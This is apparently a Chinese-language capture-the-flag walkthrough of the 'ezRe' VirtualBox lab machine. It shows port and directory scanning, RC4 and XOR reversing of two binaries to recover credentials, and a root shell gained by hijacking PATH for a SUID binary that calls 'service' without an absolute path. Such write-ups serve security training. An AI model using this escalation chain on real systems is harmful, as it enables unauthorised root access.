
ezRe


```
❯ nmap -sC -sV -p- 192.168.43.46
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-22 23:31 EDT
Nmap scan report for 192.168.43.46
Host is up (0.00067s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:41:32:EF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 20.35 seconds
```

```
❯ feroxbuster -u http://192.168.43.46/ -x php,html,js,txt,zip,bak



 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.1
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://192.168.43.46/
 🚩  In-Scope Url          │ 192.168.43.46
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-
directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.13.1
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 💲  Extensions            │ [php, html, js, txt, zip, bak]
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        9l       28w      278c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
```

```
404      GET        9l        31w      275c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
200      GET        1l         1w        6c http://192.168.43.46/
301      GET        9l        28w      312c http://192.168.43.46/dev =>
http://192.168.43.46/dev/
200      GET        5l        30w      176c http://192.168.43.46/dev/todo.txt
200      GET        8l        98w    18343c http://192.168.43.46/dev/authenticator
200      GET        1l         1w        6c http://192.168.43.46/index.html
[####################] - 3m    210021/210021  0s      found:5       errors:0
[####################] - 3m    210000/210000  1064/s  http://192.168.43.46/
[####################] - 0s    210000/210000  3000000/s http://192.168.43.46/dev/ =>
Directory listing (add --scan-dir-listings to scan)
```



题目提示，肯定是要看authenticator文件的，这是一个二进制可执行文件



我没有专门学过逆向，但是ai讲的还是很清晰的`rc4`是流密码算法，rc4_init做了初始化，rc4_step生成密钥流

```
for ( i = 0; i < i_1; ++i )
    {
      v9 = rc4_step(a1);
      v8 = v9 ^ s[i];
      if ( v8 != *((_BYTE *)v6 + i) )
      {
        v14 = 0;
        break;
      }
    }
```

这段代码是解密的关键，如果逐字节对输入的字符串和v9（密钥值，也就是“welcome”rc4后的值）做XOR，如何结果等于v6那么就回显right。同时代码里用 `*((_BYTE *)v6 + i)` 访问，意思是： 把 v6 当成一个字节数组，取第 i 个字节，而 C 语言不做边界检查。函数中声明了 `v6[2]`，理论上只会访问v6[0]和v6[1]，但没有任何东西阻止你访问 `v6[2]` 以外的内存。又因为 v6[0]、v6[1]、n18336 这三块区域是连续声明的，因此在内存中也是连续的。所以调用时会连续读过 v6[0]、v6[1]、n18336 这三块区域，刚好 18 字节。

```
密钥："welcome"
密文：v6[0] + v6[1] + n18336，这里是小端序存储，实际的值是`1D E1 20 92 C4 35 D7 8C 55 91 5E FA 78 8E B2 96 A0 47`
长度：n18 = 18        ← 密文长度
```

```
❯ cat 111.py
ciphertext = bytes([
    0x1D, 0xE1, 0x20, 0x92, 0xC4, 0x35, 0xD7, 0x8C,
    0x55, 0x91, 0x5E, 0xFA, 0x78, 0x8E, 0xB2, 0x96,
    0xA0, 0x47
])

def rc4(key, data):
    # KSA
    S = list(range(256))
    j = 0
    for i in range(256):
        j = (j + S[i] + ord(key[i % len(key)])) % 256
        S[i], S[j] = S[j], S[i]

    # PRGA
    i = j = 0
    out = []
    for byte in data:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]
        out.append(byte ^ S[(S[i] + S[j]) % 256])

    return bytes(out)

# 解密
result = rc4("welcome", ciphertext)
```

```
print(result.decode())
```

解密得到`{Ryan:sunninggirl}`

ssh连接

sudo -l

`sudo -l`没有东西，linpeas扫一下

```
                    Files with Interesting Permissions

  SUID - Check easy privesc, exploits and write perms
 https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 44K Jul 27  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 53K Jul 27  2018 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 44K Jul 27  2018 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 83K Jul 27  2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 15K Mar 14 23:25 /usr/bin/super_checker (Unknown SUID binary!)
-rwsr-xr-x 1 root root 47K Apr  6  2024 /usr/bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 63K Apr  6  2024 /usr/bin/su
-rwsr-xr-x 1 root root 35K Apr  6  2024 /usr/bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 23K Jan 13  2022 /usr/bin/pkexec  --->  Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)/Generic_CVE-2021
-4034
-rwsr-xr-x 1 root root 179K Jan 14  2023 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 63K Jul 27  2018 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2
.5.1(02-1997)
-rwsr-xr-- 1 root messagebus 51K Jun  6  2023 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10K Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 471K Dec 21  2023 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 19K Jan 13  2022 /usr/libexec/polkit-agent-helper-1
```

`-rwsr-xr-x 1 root root 15K Mar 14 23:25 /usr/bin/super_checker (Unknown SUID binary!)`很可疑

运行一下，也是要输入密码

```
Ryan@ezRe:/var/www/html/dev$ ls -la /usr/bin/super_checker
-rwsr-xr-x 1 root root 14464 Mar 14 23:25 /usr/bin/super_checker
Ryan@ezRe:/var/www/html/dev$ /usr/bin/super_checker
--- Admin Maintenance Console ---
Enter Maintenance Password: 111
[-] Access Denied! Invalid credentials.
Ryan@ezRe:/var/www/html/dev$ /usr/bin/super_checker -h
--- Admin Maintenance Console ---
Enter Maintenance Password: 11
[-] Access Denied! Invalid credentials.
Ryan@ezRe:/var/www/html/dev$ /usr/bin/super_checker --help
--- Admin Maintenance Console ---
Enter Maintenance Password:
111
[-] Access Denied! Invalid credentials.
```

string看一下可以解析的字符串

```
Ryan@ezRe:~$ strings /usr/bin/super_checker
/lib64/ld-linux-x86-64.so.2
setuid
__isoc99_scanf
puts
printf
strlen
system
```

```
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.7
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
(jj.
        u)1
u/UH
[]A\A]A^A_
[+] Access Granted! Running system maintenance...
--- Admin Maintenance Console ---
[-] Access Denied! Invalid credentials.
service --status-all
Enter Maintenance Password:
```

有一个service，是验证通过后程序执行的命令，没有用绝对路径，那么接下来的思路可以尝试劫持

```
echo '/bin/bash -p' > /tmp/service
chmod +x /tmp/service
export PATH=/tmp:$PATH

运行/usr/bin/super_checker输入密码执行恶意service
```

脱下来反编译后的代码

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  __int64 v3; // rax
  __int64 v4; // rdx
  __int64 v6; // [rsp+7h] [rbp-31h] BYREF
  char n41; // [rsp+Fh] [rbp-29h]
  char s[40]; // [rsp+10h] [rbp-28h] BYREF

  v6 = 0x291A2A052E6A6A28LL;
  n41 = 41;
  puts("--- Admin Maintenance Console ---");
  printf("Enter Maintenance Password: ");
  __isoc99_scanf("%19s", s);
  if ( strlen(s) == 9 )                                          // 密码一定是9位
  {
    v3 = 0;
    while ( 1 )
    {
      v4 = (unsigned __int8)s[v3] ^ 0x5Au;
      if ( ((unsigned __int8)s[v3] ^ 0x5A) != *((_BYTE *)&v6 + v3) )
        break;                                                   // 输入的第v3个字符XOR 0x5a结果必须
等于密文第v3个字节
      if ( ++v3 == 9 )
```

```
      {
        sub_1240(s, s, v4, &v6);
        return 0;
      }
    }
  }
  puts("[-] Access Denied! Invalid credentials.");
  return 0;
}
```

```
v6 = 0x291A2A052E6A6A28LL;
n41 = 41;

两个变量在内存中是紧挨着的，合起来是 9个字节，就是密码的密文，小段存储，正常的值应该是
0x28 6A 6A 2E 05 2A 1A 29 29
那么每个值再与0x5a做一次亦或就可以反推出密文
r00t_p@ss
```

```
Ryan@ezRe:/usr/bin$ echo '/bin/bash -p' > /tmp/service
Ryan@ezRe:/usr/bin$ chmod +x /tmp/service
Ryan@ezRe:/usr/bin$ export PATH=/tmp:$PATH
Ryan@ezRe:/usr/bin$ /usr/bin/super_checker
--- Admin Maintenance Console ---
Enter Maintenance Password: r00t_p@ss
[+] Access Granted! Running system maintenance...
root@ezRe:/usr/bin# id
uid=0(root) gid=0(root) groups=0(root),1000(Ryan)
```